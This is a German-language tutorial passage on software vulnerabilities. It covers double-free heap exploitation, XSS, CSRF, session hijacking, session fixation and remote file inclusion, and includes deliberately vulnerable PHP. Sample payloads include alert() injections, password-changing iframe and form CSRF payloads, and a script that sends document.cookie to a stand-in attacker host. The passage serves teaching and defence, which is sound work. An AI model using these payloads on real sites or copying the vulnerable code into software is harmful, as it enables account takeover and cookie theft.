

Abbildung 6: Chunk 3 nach der Durchführung des double free bugs

Wenn ein Programm einen Chunk der Größe von Chunk 3 fordert, dann wird Chunk 3 aus der Liste ausgehängt. Wie schon im Absatz Heap Overflows erläutert, wird dabei folgendes `unlink()`-Makro benutzt:

```
Chunk3->fd->bk = Chunk3->bk
Chunk3->bk->fd = Chunk3->fd
```

Der *Backward Pointer* und der *Forward Pointer* von Chunk 3 zeigen beide aber wieder auf Chunk 3. Dadurch wird Chunk 3 nicht wirklich aus der Liste der freien Chunks ausgehängt. Die Software denkt dies aber.

Ein Angreifer kann nun nach demselben Prinzip wie im Kapitel Heap Overflows vorgehen und eine Buffer Overflow-Schwachstelle ausnutzen, um manipulierte Steuerinformationen und Payload einzuschleusen. Zu sehen ist das Ergebnis eines Angriffes in Abbildung 7.

Zur Ausführung des Payloads kommt es dann, wenn die Software erneut einen freien Speicherbereich anfordert, der dieselbe Größe wie Chunk 3 hat. Die Software versucht nun, Chunk 3 erneut aus der Liste auszuhängen und bei Ausführung des `unlink()`-Makros wird, wie im Kapitel Heap Overflows beschrieben, der RIP manipuliert und der Payload ausgeführt.



Abbildung 7: Ausnutzen des double free Bugs

Webbasierte Schwachstellen

Web-Applikationen werden heute immer wichtiger. Für viele Firmen sind sie die Haupteinnahmequelle, da sie entweder Ihre Produkte über diese vertreiben oder Web-Applikationen entwickeln und eben diese verkaufen. In beiden Fällen haben Sicherheitslücken in der Web-Applikation mit großer Wahrscheinlichkeit Rufschädigung und finanzielle Verluste zur Folge.

Gleichzeitig werden diese Applikationen auch immer umfangreicher und komplexer. Diese Entwicklung führt dazu, dass der Code immer schwerer zu überblicken ist und auch ein *Audit* der gesamten Applikation den Zeit- und Kostenrahmen vieler Unternehmen sprengen würde.

Durch die Zusammenarbeit vieler Menschen schleichen sich häufig logische Fehler in die Anwendung. Diese sollen hier jedoch nicht thematisiert werden. Wir konzentrieren uns hingegen auf gängige Implementationsschwachstellen. Häufig könnten derartige Sicherheitslücken durch eine bessere Ausbildung und Sensibilisierung der Programmierer vermieden werden.

Cross Site Scripting (XSS)

Eine der heutzutage am bekanntesten und mit am weitesten verbreiteten Sicherheitslücken in Web-Applikationen ist *Cross-Site Scripting*. XSS bezeichnet das Einfügen eigenen Codes, meist *JavaScript*, in fremde Seiten.

Die große Gefahr hierbei liegt darin, dass JavaScript mächtig genug ist, den gesamten Seiteninhalt einer für XSS anfälligen Seite zu verändern. Mit Hilfe von *iframes* und dem seit Web 2.0 bekannt gewordenen *XMLHttpRequest*-Objekt können sogar komplexe Aktionen im Namen des Benutzers ausgeführt werden, ohne dass dieser etwas davon mitbekommt. Außerdem können so *Cookies* dieser Domain ausgelesen und verändert werden. Somit kann der Angreifer das Verhalten der Seite nach Belieben ändern, Aktionen im Namen des Opfers ausführen oder sensitive Daten auslesen.

XSS ist eine der wenigen Methoden, um die *Same Origin-Policy* zu umgehen. Diese besagt, dass nur Daten, die von der gleichen Domain stammen, ausgelesen werden dürfen. Eine Subdomain darf nur auf Daten ihrer eigenen Subdomain, Subsubdomains von ihr und der explizit nur über ihr liegenden Domains zugreifen, nicht jedoch auf Daten benachbarter Subdomains. Letztendlich sind die Möglichkeiten nur durch die Kreativität des Angreifers beschränkt. Langsam beginnnen die ersten größeren Würmer die im Moment so populären Online-Communities heimzusuchen [namb.la].

Typen und Beispiele

Wir wollen uns im Folgenden die Drei unterschiedlichen Typen von XSS anhand von Beispielen angucken [w-xss].

Der Typ 0 nennt sich „DOM based“ / „local“ XSS [Klein2005]. Im Unterschied zu den beiden anderen Typen spielt bei dieser Technik der Weberver eine eher untergeordnete Rolle. Enthält eine Seite beispielsweise etwas wie

```
<script>
  var pos=document.URL.indexOf("name=")+5;
  document.write(document.URL.substring(
    pos,document.URL.length));
</script>
```

so können beliebige Inhalte zu der Seite hinzugefügt werden. Es besteht sogar die Möglichkeit, dies besonders geschickt zu tun, so dass es dem Server nicht möglich ist, einen Angriff festzustellen.

```
http://some-domain.tld/index.html#name=
  <script>alert('local xss');</script>
```

Da alles, was nach einem # kommt, von dem Browser nicht mehr als Anfrage interpretiert wird, wird dieser Teil auch nicht mit an den Server übermittelt. Die Bezeichnung lokal bedeutet also, dass sämtliche Schritte, die zu der Verwundbarkeit führen, auf der Client-Seite stattfinden. In den anderen beiden Methoden wird der bösartige Code von dem Webserver selbst in das Dokument eingefügt.

Der Typ 1 nennt sich „non-persistant“ / „reflected “ XSS. In unserem Beispiel wird der gesuchte String auf der Seite der Suchergebnisse wieder ausgegeben. Der relevante Codeausschnitt der Ergebnisseite:

```
<?php
  echo "Search results for "
    .$_GET[search]."."";
?>
```

Man kann also beliebige Strings in die Seite einbinden und somit auch neue HTML-Elemente. Bei dem Aufruf von

```
http://some-domain.tld/search.php?search=
  <script>alert('reflected xss');</script>
```

würde sich eine Ereignisbox mit dem Text „reflected xss“ öffnen.

Der Typ 2 nennt sich „persistent“ / „stored“ XSS. Im Gegensatz zu Typ 1 wird bei Typ 2 der Schadcode auf dem Server gespeichert,

so dass beim Aufrufen der Seite, auf der sich der Schadcode befindet, dieser nicht mit an den Server gesendet werden muss. Das hier aufgeführte Beispiel ist ein Nachrichtendienst. Die Nachrichten werden wie folgt gespeichert.

```
$sql = mysql_real_escape_string(
  "INSERT INTO messages
    (`from`, `to`, `msg`, `id`) VALUES
    ('".$from."', '".$to."',
     '".$_POST[msg]."', '".$id."')");
mysql_query($sql);
```

Wird eine gespeicherte Nachricht nun wieder abgerufen, wird der Inhalt der Nachricht direkt auf die Seite ausgegeben.

```
$sql = "SELECT * FROM messages
        WHERE id=".$messageID;
$result = mysql_query($sql);
$row = mysql_fetch_array($result);
  ⋮
echo $row[msg];
```

Sollte nun ein böswilliger Benutzer dieses Dienstes die Nachricht

```
<script>alert('stored XSS');</script>
```

an einen anderen Benutzer schicken, so würde sich bei diesem eine Ereignisbox mit dem Inhalt „stored xss“ öffnen.

Session Riding/Cross Site Request Forgery (CSRF)

Cross-Site Request Forgery wurde etwa 2000/2001 bekannt und ist somit eine noch relativ neue Schwachstelle, zieht nun jedoch langsam immer mehr Aufmerksamkeit auf sich. Der neuere Name, *Session Riding*, beschreibt die Sicherheitslücke etwas plastischer, nämlich das Weiterbenutzen einer bestehenden Session. Ziel einer solchen Attacke ist es, Aktionen auf einer Webseite durchzuführen, dies aber im Namen eines fremden Benutzers.

Das Standardszenario ist folgendes: Das Opfer, ein Benutzer, wird auf eine Seite gelockt, die sich unter der Kontrolle des Angreifers befindet. Auf dieser wird im Hintergrund die Webseite mit gezielten Parametern geladen, auf der der Angreifer nun eine Aktion im Kontext des Opfers durchführen will. Unter der Vorraussetzung, dass der Benutzer zu diesem Zeitpunkt auf dieser Seite angemeldet ist, wird sein Browser bei der Anfrage einen Cookie mitsenden, so dass die Aktion im Namen des Benutzers ausgeführt werden kann. So können zum Beispiel, falls keine Vorkehrungen gegen solche Angriffe getroffen wurden, Passwörter oder andere Benutzereinstellungen ohne Wissen des Angegriffenen geändert oder auch Nachrichten im Namen des Benutzers verschickt werden, je nachdem, welche Services die angegriffene Seite anbietet.

Leider wird dieser Schwachstelle nicht so viel Aufmerksamkeit geschenkt und so ist eine derartige Lücke heutzutage, einfach auf Grund mangelnder Bekanntheit, verbreiteter als zum Beispiel SQL-Injection-Verwundbarkeiten (siehe unten), gegen die in Programmiersprachen teilweise bereits standardmäßig Vorkehrungen getroffen werden, wie *Magic Quotes*.

Beispiel

In diesem Beispiel wird nur auf die Veränderung des Passwortes von fremden Benutzern in einer Webapplikation eingegangen. Es können jedoch sämtliche Interaktionsmöglichkeiten, die eine Webseite anbietet, verwundbar gegenüber Session Riding sein.

Der Code zum ändern des Passwortes in diesem Beispiel:

```
<?php
  if(isset($_GET[set_password])) {
    $sql = "UPDATE users SET password='".
      $_GET[set_password].
      "' WHERE username='".
      $_SESSION[username]."'";
    mysql_query($sql);
  }
?>
```

Bindet der Angreifer nun zum Beispiel folgenden `iframe` in eine Seite ein

```
<iframe src="http://some-domain.tld/
  user/edit.php?set_password=newPassword">
</iframe>
```

wird jeder Benutzer, der diese Seite betritt und auf `some-domain.tld` angemeldet ist sein Passwort in „newPassword“ ändern. Da die Änderung über einen `GET`-Parameter verändert wird, ist es sogar möglich, über ein Bild das Passwort zu ändern.

```
<img src="http://some-domain.tld/
  user/edit.php?set_password=newPassword">
```

So kann man derartige Session Riding-Attacken auch von fremden Seiten aus durchführen, die das Einfügen von Bildern erlauben, auch wenn sie das Einbinden von Javascript und sonstiger HTML-Elemente unterbindet.

Das Verwenden von `POST`-Parametern an Stelle von `GET`-Parametern sichert nicht vor Session Riding-Angriffen. Es schließt lediglich sämtliche Angriffsvektoren aus, die kein JavaScript enthalten.

Wäre `set_password` in diesem Beispiel ein `POST`-Parameter, sähe ein Angriffsszenario so aus:

```
<script>
  var form = document.createElement('form');
  form.setAttribute('action',
    'http://some-domain.tld/user/edit.php');
  form.setAttribute('method', 'POST');
  var input = document.createElement('input');
  input.setAttribute('name', 'set_password');
  input.setAttribute('value', 'newPassword');
  form.appendChild(input);
  form.submit();
</script>
```

Dieses Script hat den selben Effekt wie die beiden Angriffsszenarien zuvor.

Session Hijacking

Beim sogenannten Session Hijacking, einer Angriffstechnik, die meist, aber nicht ausschliesslich, auf unverschlüsselte Kommunikationsverbindungen angewendet wird, übernimmt der Angreifer mit Hilfe gültiger Session- oder Authentifizierungs-Informationen des Benutzers dessen laufende Sitzung [Kapoor].

Die Angriffsmöglichkeiten sind vielfältig und reichen von der Übernahme einer HTTP-Session (z.B. Zugriff auf den passwortgeschützten Bereich einer Webanwendung) bis hin zur Entwendung einer TCP-Verbindung (z.B. Telnet-Hijacking). TCP Session Hijacking funktioniert nur bei unverschlüsselter Kommunikation, wie wir gleich sehen werden. Beim HTTP Session Hijacking ist der Angriff auch möglich, wenn die Kommunikation verschlüsselt stattfindet. Doch dazu später mehr.
Zuerst sammelt der Angreifer mit Hilfe von Social Engineering, Sniffing, Man-in-the-middle- oder sonstigen Angriffen ausreichend Daten, um die Session übernehmen zu können. Dann „entführt" er sozusagen die Sitzung des Angegriffenen und führt sie selbst weiter.

Für den Angegriffenen erscheint die Übernahme meist wie jeder andere hin und wieder vorkommende Verbindungsverlust, und er ist nicht in der Lage, sie als Angriff zu identifizieren.

TCP Session Hijacking

Dieser Angriff steht nicht im direkten Zusammenhang mit Webanwendungen; er sei hier der Vollständigkeit halber trotzdem erwähnt.

Gemäß des gängigen Vokabulars für Kryptographie- bzw. Netzwerkszenarien sei Computer A, genannt *Alice*, verbunden mit Server B, auch *Bob*, während unser Angreifer mit *Eve* („the evil eavesdropper", die bösartige Lauscherin) betitelt sei [w-msv].
Befindet sich der Angreifer - Eve - im selben Netzsegment wie das Opfer - Alice - oder in einem Netzsegment, über das die Pakete des Opfers zu ihrem Ziel - Bob - geleitet werden, so kann er den Netzverkehr des Opfers sniffen, also mitschneiden. Da Eve sämtliche Pakete mitlesen kann, ist sie auch in der Lage, die TCP-Sequenznummern zu beobachten und diese, sofern sie inkrementell oder nicht ausreichend zufällig sind [Zalewsky2005], vorhersagen.

Um nun die Verbindung eines Klartextprotokolls wie Telnet zu „entführen", sendet Eve Pakete im Namen von Alice, also mit Alice' IP-Adresse, an Bob. Wenn dabei die Sequenznummern stimmen, wird Bob den injizierten Befehl ausführen, als käme er von Alice.

Um das Passwortsniffen zu verhindern, werden mancherorts, wo Administratoren SSH [w-ssh] nicht nutzen können oder wollen und daher Telnet einsetzen, Einmal-Passwörter oder ähnliche kryptographische Verfahren eingesetzt, um so das Risiko einer Kompromittierung zu minimieren. Doch selbst wenn der Login stark verschlüsselt ist - solange der folgende Netzverkehr unverschlüsselt vonstatten geht, ist Session Hijacking weiterhin möglich.

Weil die Session auf die oben beschriebene Weise über das Netzwerk entführt wird, spricht man dabei von *Network-based Session Hijacking*. Auf eine weitere Angriffsart, das *Host-based Session Hijacking*, werden wir nicht weiter eingehen, da das Vorgehen ein anderes ist und unter anderem Root-Rechte erfordert.

HTTP Session Hijacking

Wir sprachen in der Einleitung von „HTTP-Sessions", obwohl diese genaugenommen nicht existieren. Es handelt sich bei dem HTTP unterliegenden TCP zwar um ein verbindungsorientiertes Protokoll, doch wird in jeder dieser Verbindungen nur eine einzelne HTTP-Anfrage gestellt - ist diese abgearbeitet, wird die Verbindung wieder getrennt (genaugenommen besteht zwar die Möglichkeit, aus Performanzgründen mehrere aufeinanderfolgende Anfragen in ein- und derselben Verbindung zu stellen, doch wie wir sehen werden, verändert dies die Problematik keineswegs). Bei mehreren, in kurzen Abständen auftretenden HTTP-Verbindungen kann nun keineswegs einfach festgestellt werden, ob diese von ein- und demselben Benutzer getätigt wurden, ja nicht einmal, ob diese vom selben Computer aus erzeugt wurden. Damit ist HTTP ein zustandsloses Protokoll und Webanwendungen sind dazu gezwungen, eventuell benötigte Session-Funktionalität selbst bereitzustellen.

Der Grund, warum Sessions über HTTP für Angreifer ein lohnenswertes Ziel darstellen, ist, dass diese Algorithmen, seien sie nun Framework-gestützt oder nicht, häufig fehleranfällig sind.

Die meisten Webanwendungen generieren sogenannte *Session-IDs* (SIDs), die der Client mit der Antwort auf seine erste Anfrage erhält und bei folgenden Anfragen wieder mit absendet. Auf Implementierungsebene werden Session-IDs meist über *URL-Parameter*, *Hidden form fields* oder *Cookies* realisiert. Hierbei ist zu beachten, dass jegliche sicherheitsrelevanten Aktionen, wie zum Beispiel Überprüfungen, natürlich auf Serverseite ausgeführt werden müssen, da die genannten Mechanismen auf Clientseite manipuliert werden können. Beim Client befindet sich mit der Session-ID lediglich ein temporäres Datum, mit dem der Server den Benutzer identifizieren kann, ohne dass dieser wieder und wieder sein Passwort eingeben muss.

Im Falle von URL-Parametern werden die Session-IDs über GET-Anfragen in der URL übertragen, was auf den ersten Blick leicht erkennbar ist:

```
http://www.example.com/
  index.php?sid=67f2a923dc
```

Bei Hidden form fields - ein möglicherweise irreführender Begriff - wird die SID im Quelltext der HTML-Dateien als Formularfeld untergebracht:

```
<INPUT TYPE="HIDDEN" NAME="SID"
  VALUE="67f2a923dc"/>
```

„Hidden", also „versteckt" bezieht sich hierbei jedoch ausschliesslich auf die Tatsache, dass das betreffende Formularfeld auf der HTML-Seite nicht angezeigt wird. Lässt ein Benutzer sich den Seitenquelltext anzeigen, ist es keineswegs versteckt.
Die verbreitetste Form des Session-Managements ist mithilfe von Cookies implementiert. Man unterscheidet zwischen *beständigen* und *nicht-beständigen* (*persistent*/*non-persistent*) Cookies: Beständige Cookies werden im Dateisystem gespeichert, so dass sie auch nach Neustart des Webbrowsers oder des Systems weiterhin zur Verfügung stehen; sie haben jedoch eine feste Lebensdauer, die von Minuten bis hin zu Jahren betragen kann, nach deren Ablauf sie entfernt werden. Nicht-beständige Cookies werden lediglich im Arbeitsspeicher abgelegt und beim Beenden des Browsers entfernt.

Der Server legt die Client-Sessions, bestehend aus diversen, den Status der Session bestimmenden Variablen, im Dateisystem ab.

Damit nun jede dieser Sessions dem richtigen Benutzer zugeordnet werden kann, erhält dieser die dazugehörige Session-ID, mit deren Hilfe ihm der Zugriff auf die Session ermöglicht wird.

Bei der Bereitstellung und Kontrolle der Sessions zeigen viele Implementationen Schwächen. Ein Angreifer könnte zum Beispiel problemlos bei allen drei genannten Mechanismen die Session-ID im laufenden Betrieb ändern. Bei den URL-Parametern verändert er diese einfach in der Adresszeile des Browsers, im Falle von Hidden Form Fields kann der Angreifer zum Beispiel die Website lokal speichern und die ID im Quelltext ersetzen, diese Seite in seinem Browser aufrufen und das Formular abschicken. Beständige Cookies können direkt mit einem Texteditor bearbeitet werden, sofern sie nicht verschlüsselt sind. Auf die Details gehen wir an dieser Stelle nicht weiter ein, denn das einzig nichttriviale Problem hierbei stellen nicht-beständige Cookies dar und auch diese sind für die frei verfügbaren Webanwendungs-Manipulationsproxies (wie Achilles [msc], Paros [chinotec], Interactive TCP Relay [imperva], WebScarab [owasp-ws] etc.) kein Hindernis.

Berücksichtigt die Webanwendung diese möglichen Manipulationen nicht, so könnte der Angreifer seine ID auf die eines anderen, eingeloggten Benutzers setzen (sog. *Session Cloning*) und auf diese Weise dessen Sitzung mitbenutzen oder übernehmen. Da Sinn und Zweck der Session-ID ja gerade die Vermeidung der wiederholten Passworteingabe ist, muss der Angreifer in den meisten Fällen kein Passwort eingeben.

Dieser Angriff ist deutlich schwerer zu erkennen, als man zunächst denken mag: Nehmen wir einmal an, die Applikation würde die ID naiv der IP des Nutzers zuordnen. Dies wäre allein schon durch Proxies und *Network Address Translation* (NAT) ein Problem, wo mehrere Benutzer dieselbe IP haben können, und so in diesem Szenario die Sessions der anderen Proxybenutzer klonen könnten. Auch die 24stündige Zwangstrennung bei deutschen DSL-Anbietern (*Digital Subscriber Line*) wäre hier ein Problem - bei anderen Anbietern, beim sogenannten *Roaming* oder bei der Nutzung von Proxy-Load-Balancing kann sich die IP durch dynamisches Rerouting sogar im laufenden Betrieb ändern! Die Webanwendung würde in einem solchen Fall fälschlicherweise einen Angriff vermuten.

Sind die Session-IDs zudem noch vorhersagbar, d.h. nicht ausreichend zufällig, hat der Angreifer leichtes Spiel. Um herauszufinden, ob die IDs sicher sind oder nicht, muss der Angreifer lediglich die ihm zugewiesenen IDs sammeln, statistische Analyse darauf anwenden und versuchen, gültige IDs vorherzusagen, die gerade an andere Benutzer vergeben sind [Skoudis2006]. Weiterhin könnte er die Session-ID raten, brute-forcen oder sie mithilfe von Cross-Site Scripting (siehe folgender Abschnitt) herausfinden.

XSS-based Session Hijacking

Da, wie im Abschnitt „Cross-Site Scripting“ beschrieben, Skripte Zugriff auf Cookies haben, ist ein Angreifer in der Lage, durch XSS Cookie-basierte Sessions zu entführen.

Machen wir uns die Situation noch einmal klar: Das Opfer ist im Besitz eines Session-Cookies, den der Angreifer haben möchte. Um diesen zu erhalten, muss der Angreifer sich etwas einfallen lassen: Ruft er selbst die Website auf, erhält er natürlich einen eigenen Cookie und nicht den des Opfers. Lockt er das Opfer auf seine Website, bekommt er den Cookie ebenfalls nicht, da der Domainname nicht übereinstimmt.

Die Funktionsweise von XSS-basiertem Session Hijacking ist ein (mindestens) vierstufiger Prozess. Um den Angriff undurchschaubarer zu machen, kann der Angreifer nach Belieben weitere Stufen hinzufügen.
Da der vom Angreifer anvisierte Cookie lediglich in der Kommunikation zwischen dem Server und dem Opfer existiert, muss das Skript des Angreifers, um darauf zugreifen zu können, vom Server aus in die Seiten eingebunden werden, die im Browser des Opfers angezeigt werden. Dafür muss auf dem Server natürlich eine verwundbare Anwendung laufen, zum Beispiel ein Forum. Zunächst schreibt der Angreifer einen Beitrag, der ein JavaScript enthält (1). Sobald ein anderer eingeloggter Benutzer, das Opfer, sich den Beitrag anzeigen lässt (2), wird das Skript in dessen Browser ausgeführt. Das Skript greift sich den Cookie des Opfers und sendet ihn an den Angreifer (3), der ihn dem Server als seinen eigenen präsentiert (4). Der Server hält den Angreifer für das Opfer und der Angreifer hat sein Ziel erreicht.
Hier eine mögliche Implementierung des Angriffs:

```
<script>
  document.location.replace(
    "http://www.evil.attacker.com/
    steal.php?what=" + document.cookie
  )
</script>
```

Da diese Art des Angriffs leicht vom Opfer bemerkt werden würde - die geladene Seite ist nicht die angeforderte und in der Adresszeile steht das Skript des Angreifers -, macht es für den Angreifer Sinn, zum Beispiel in die geladene Seite `steal.php` eine weitere Weiterleitung zu integrieren, die das Opfer auf eine andere Seite wie zum Beispiel die Startseite des verwundbaren Forums weiterleitet. Der Angreifer könnte zu diesem Zweck einen weiteren Parameter übergeben, der das Ziel der Weiterleitung angibt:

```
<script>
  if(document.cookie.indexOf("stolen") < 0) {
    document.cookie = "stolen=true";
    document.location.replace(
      "http://www.evil.attacker.com/
      steal.php?what=" + document.cookie +
      "&whatnext=https://www.example.com/"
    )
  }
</script>
```

Der zusätzliche Cookie `stolen` dient hier dem Zweck, eine Endlosschleife zu vermeiden. Wäre das Forum derart implementiert, dass es einen eingeloggten Benutzer bei Aufruf der Startseite auf die zuletzt besuchte Seite weiterleitet, so würde dieser wieder den Beitrag des Angreifers aufrufen, dieser würde wiederum den Cookie stehlen und das Forum aufrufen, das den Benutzer auf den Beitrag des Angreifers weiterleitet...
Der Angreifer kann zu diesem Zeitpunkt mit der Benutzersession machen, was diese ihm erlaubt. Wird bei der Passwortänderung das alte Passwort nicht abgefragt, könnte er ein neues Passwort setzen und so den legitimen Benutzer aussperren. Wird beim Ändern der eMail-Adresse keine Bestätigungsmail an die alte Adresse gesendet, könnte er auch diese ändern. Die Grenzen werden hier nur durch die Möglichkeiten gesetzt, die die Webanwendung einem legitimen Nutzer auferlegt.

Der Angreifer könnte das Ausnutzen der Schwachstelle automatisieren und zum Beispiel direkt in die `steal.php` integrieren.
Wir fassen diese erweiterte Variante noch eirmal zusammen:

1. Der Angreifer nutzt eine XSS-Schwachstelle einer Webanwendung aus, um ein JavaScript auf dem Server zu platzieren, welches zum Zweck des Session Hijacking die Cookies der Benutzer stehlen soll.
2. Beim Aufruf der Website durch einen legitimen Benutzer wird das JavaScript im Browser des Opfers ausgeführt und die Website des Angreifers wird geladen. Dabei wird der Session-Cookie als GET-Parameter mitgeschickt.
3. Der Server des Angreifers extrahiert den Cookie und präsentiert dem Opfer eine Website, welche dessen Browser auf die ursprüngliche Seite (oder Domain) weiterleitet.
4. Der Browser des Opfers erhält diese Seite und lädt die ursprüngliche Website.
5. Der Angreifer fügt den Cookie in seinen Browser ein und lädt die Webanwendung, welche ihn wegen des Cookies für das Opfer hält.

Natürlich könnte das Opfer auch diesen Angriff bemerken, besonders wenn es zu zeitaufwendigen DNS-Anfragen oder ähnlichen Verzögerungen kommt, doch es gibt auch weitaus weniger auffällige Methoden, diesen Angriff zu realisieren, zum Beispiel *iframes*. Wir gehen hier jedoch nicht weiter auf diese ein, da sich an der generellen Vorgehensweise des Angriffs nichts ändert.

Session Fixation

Session Fixation ist eine Technik, mit der man die Session eines Benutzers übernehmen kann. Sie basiert darauf, dem Benutzer, dessen Session entwendet werden soll, eine dem Angreifer bekannte Session-ID zukommen zu lassen, die dieser dann verwendet. Dies kann auf unterschiedliche Art und Weise geschehen.

Die einfachste Methode ist es, dass sich der Angreifer eine beliebige Session-ID aussucht und das Opfer dazu bringt, auf die gewünschte Seite zuzugreifen, jedoch über einen vom Angreifer erstellten Link. Der leichteste Weg ist die Mitgabe der Session-ID über einen `GET`-Parameter. Die Web-Applikation erstellt nun eine neue Session mit der angegebenen Session-ID und sobald sich der Benutzer angemeldet hat, kann die Session durch die Kenntnis der Session-ID übernommen werden.

Viele Session-Management-Implementationen verhalten sich glücklicherweise nicht so. Sie akzeptieren nur die von ihnen erstellten Sessions-IDs. Dies ist jedoch auch nicht viel schwerer zu umgehen, da der Angreifer lediglich eine neue Session erstellen muss, bevor er den gefälschten Link erzeugt. Somit muss sich der Angegriffene innerhalb des Session-Timeouts anmelden, damit keine neue Session angelegt wird.

Eine sehr effektive Methode, es dem Angreifer möglichst schwer zu machen, ist es, die Session-ID nur über Cookies zu transportieren, da durch die Same Origin-Policy das Injizieren eines Session-ID-Cookies in den Browser des Opfers deutlich erschwert wird.

Im Gegensatz zum Session Hijacking (siehe voriger Abschnitt) stellt die Verschlüsselung des Datenverkehrs keinen Schutzmechanismus dar.

Beispiele

A = Angreifer
B = Opfer

Szenario 1: Das einfachste Szenario ist das folgende.
A schickt B den Link:

```
http://some-domain.tld/index?SID=1234567890
```

B folgt diesem Link und loggt sich auf dieser Seite mit seinem Benutzernamen und Passwort ein. Da der Server keine neue Session ID erzeugt, sondern unter „1234567890“ einfach eine neue Session anlegt, ist A in der Lage B's Session zu übernehmen.

Szenario 2: Dieses Beispiel ist etwas trickreicher und nicht so offensichtlich.
B öffnet eine Seite die sich unter A's Kontrolle befindet. Diese Seite enthält beispielsweise diesen Code:

```
<iframe src="http://some-domain.tld/index
  ?SID=1234567890"></iframe>
```

In diesem Beispiel legt der Webserver, wie zuvor, eine neue Session für die mitgegebene ID an. Darauf hin erzeugt er einen Cookie, da die Applikation eigentlich basierend auf Cookies arbeitet, jedoch auch Session-ID's über `GET`-Parameter verarbeiten kann. B geht nun auf die Seite `http://some-domain.tld/`. Dabei schickt sein Browser automatisch den zuvor gesetzten Cookie mit und legt somit die Session-ID auf den String „1234567890“ fest. Dadurch kennt nun A die Session ID und kann wiederum B's Session übernehmen.

Remote File Inclusion

Bei der *Remote File Inclusion*, kurz RFI, handelt es sich um eine Schwachstelle, die es einem Angreifer ermöglicht, Dateien (und somit eigenen Code) in eine Applikation einzubinden und dort zur Ausführung zu bringen [Edge2006]. Für diese Schwachstelle besonders anfällig ist fehlkonfiguriertes PHP, allerdings ist die Ausbreitung keineswegs darauf beschränkt.

Die beiden in PHP zur Ausnutzung der Schwachstelle hilfreichen Funktionen sind `allow_url_fopen` [php-ff] und `register_globals` [php-rg].
`allow_url_fopen` ist in Standard-PHP-Installationen von Haus aus aktiviert und für Web-Applikationen, die über mehrere Server verteilt sind, macht dies durchaus Sinn. `allow_url_fopen` erlaubt es, Dateien von anderen Servern, einfach über deren URL, einzubinden. Ohne diese Funktion müsste die gewünschte Funktionalität selbst implementiert werden: Öffnen einer Netzwerkverbindung, Senden und Empfangen der Pakete und deren Wieder-Zusammensetzen zu Dateien.

`register_globals` hingegen ist der Grund, warum man in diesem Zusammenhang von ”fehlkonfiguriertem” PHP spricht: Seit PHP 4.2.0, veröffentlicht im April 2002, ist diese Option per default abgeschaltet und muss explizit aktiviert werden. Trotzdem gibt es nach wie vor PHP-Installationen, bei denen diese Funktion eingeschaltet ist bzw. sogar Software, die ohne diese Option nicht funktioniert. Zwar ist es möglich, `register_globals` mit Hilfe des Webservers nur auf per-Skript-Basis zu aktivieren [php-ht] und Skripten vorzutäuschen, `register_globals` sei aktiviert, doch

viele der Betreiber wissen ganz einfach nichts von diesen Möglichkeiten. `register_globals` injiziert Variablen aus unterschiedlichen Quellen, wie zum Beispiel GET- und POST-Anfragen und sogenannten *Superglobal-Arrays*, in die PHP-Seite, um so dem Entwickler Aufwand zu ersparen. So ist es beispielsweise möglich, ein per Formularfeld übertragenes Datum über den Namen des Feldes als Variable zu benutzen.

```
<form ...>
  Text: <input name="foo" type="text"
    size="30" maxlength="30"/>
  ...
</form>
```

Im obigen Beispiel wird ein Formularfeld `foo` erstellt. Auf der Seite, an die das Formular abgeschickt wird, ist es nun dank `register_globals` möglich, den Inhalt des Feldes über die Variable `foo` zu nutzen, ohne dass die Variable vorher von Hand gesetzt werden muss. Ohne `register_globals` wäre die folgende - oder eine ähnliche [php-pv] - Zuweisung nötig:

```
foo = $GET['foo'];
```

So ermöglicht `register_globals` es auch, beliebige Parameter direkt als Variablen anzusprechen und auszugeben. Ruft man beispielsweise die URL `http://www.example.com/-index.php?variable=wert` auf, so genügt zur Ausgabe die folgende Anweisung:

```
echo $variable;
```

Im Normallfall - mit deaktiviertem `register_globals` - wäre dies nur möglich über:

```
echo $_REQUEST['variable'];
```

Basiert nun die Sicherheit der Anwendung auf dem Setzen oder Wert von Variablen, ermöglicht `registers_globals` eine Umgehung der Sicherheitsüberprüfungen. Zwar ist diese Funktion nicht inhärent unsicher, sie erleichtert es unerfahrenen Programmierern jedoch ungemein, angreifbaren Code zu schreiben, wenn diese sich nicht vollständig über die Funktionsweise und die damit verbundenen Konsequenzen im Klaren sind.

